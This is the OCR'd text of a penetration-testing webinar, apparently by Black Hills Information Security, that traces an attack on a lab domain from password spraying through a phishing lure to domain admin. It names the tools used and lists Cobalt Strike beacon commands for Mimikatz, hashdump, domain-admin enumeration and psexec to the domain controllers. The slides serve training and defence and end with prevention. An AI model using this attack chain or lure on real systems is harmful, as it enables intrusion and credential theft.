
Results

- Domain Admin!
- ++More Hashes

Movement & Gaining Access

crackmapexec

On To DA



Methodology

Reconnaissance	SprayingToolkit
Scanning / Enumeration	MailSniper
Gaining Access	LLMNR & Responder
Lateral Movement	**crackmapexec**
Pillage	GoPhish – Phish

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB
SMB Signing Disabled
Internal KALI Server
PWNABLE SMB
Local Admin Account!
Hashes
Domain Admin Account!

Legend

Pre-Reqs
Used
Gained

Gaining Access
GoPhish Ruse

GoPhish Deliver Malicious Payload
Payload: Cobalt Strike Beacon – Obscured HTA
Email Delivery: SendGrid
LandingPage: Payload, HTA. Hosted in Digital Ocean

The Ruse:
Free Greenhouse Coupons – Requires Coupon Application
Send to all 212 identified users.

Successful Execution = User’s Workstation has C2 Beacon.

NOTHING… yet

Results
- Potential for Win

Methodology	
Reconnaissance	SprayingToolkit
Scanning / Enumeration	MailSniper
Gaining Access	LLMNR & Respnder
Lateral Movement	crackmapexec
Pillage	**GoPhish – Phish**

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
Phishing Ruse Delivered
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB, SQL
SMB Signing Disabled
Internal KALI Server
PWNABLE SMB
Local Admin Account!
Hashes
Domain Admin Account!

Legend

Pre-Reqs
Used
Gained

Movement & Gaining Access

GoPhish & Cobalt Strike [AS TIME PERMITS]

Cobalt Strike Beacon

```
BEACON> Spawn
BEACON> Mimikatz
BEACON> Hashdump
BEACON> shell net group /domain
BEACON> shell net group "domain admins" /domain
BEACON> shell net group "itadmins" /domain
BEACON> psexec_psh labv2-dc1 rHTTPS81
BEACON> psexec_psh labv2-dc2 rHTTPS81
BEACON> Hashdump
BEACON> Mimikatz
BEACON> Wdigest
```

Methodology	
Reconnaissance	VPN
Scanning / Enumeration	OWA
Gaining Access	SSH
Lateral Movement	**Cobalt Strike**
Pillage	

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
Phishing Ruse Delivered
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB, SQL
SMB Signing Disabled
Internal KALI Server
PWNABLE SMB
Local Admin Account!
Hashes
Domain Admin Account!
Initial C2 Sessions
C2 Lateral Movement
LOUD DOMAIN PWNAGE

Legend

Pre-Reqs
Used
Gained

BLACK HILLS
Information Security
• 2008 •

@BHInfoSecurity

Pillage and Exfil

Upcoming Webinars and Blogs!

Methodology

- Reconnaissance
- Scanning / Enumeration
- Gaining Access
- Lateral Movement
- **Pillage**

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
Phishing Ruse Delivered
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB
SMB Signing Disabled
Internal KALI Server
PWNABLE SMB
Local Admin Account!
Hashes
Domain Admin Account!
Initial C2 Sessions
C2 Lateral Movement
LOUD DOMAIN PWNAGE
ALL THE THINGS

Legend

Pre-Reqs
Used
Gained

Prevention and Recovery

Methodology

Reconnaissance

Scanning / Enumeration

Gaining Access

Lateral Movement

Pillage

PREVENTION AND RECOVERY

What We Know

~~212 User accounts~~
~~https://mail.r-1x.com/owa~~
~~https://wlabs-vpn.r-1x.com:9443~~
~~Valid Creds!~~
~~Phishing Ruse Delivered~~
~~User Email Access~~
~~Internal Network Access~~
~~Live Hosts – Windows, Linux~~
~~Identified Services – SSH, SMB~~
~~SMB Signing Disabled~~
~~Internal KALI Server~~
~~PWNABLE SMB~~
~~Local Admin Account!~~
~~Hashes~~
~~Domain Admin Account!~~
~~Initial C2 Sessions~~
~~C2 Lateral Movement~~
~~LOUD DOMAIN PWNAGE~~
STOP ALL THE THINGS


Legend

Pre-Reqs
Used
Gained

Upcoming Webinars and Blogs!

- BlueTeam Efforts
- Security Tools
- Hunt Teaming

In Closing



BLACK HILLS
Information Security
• 2008 •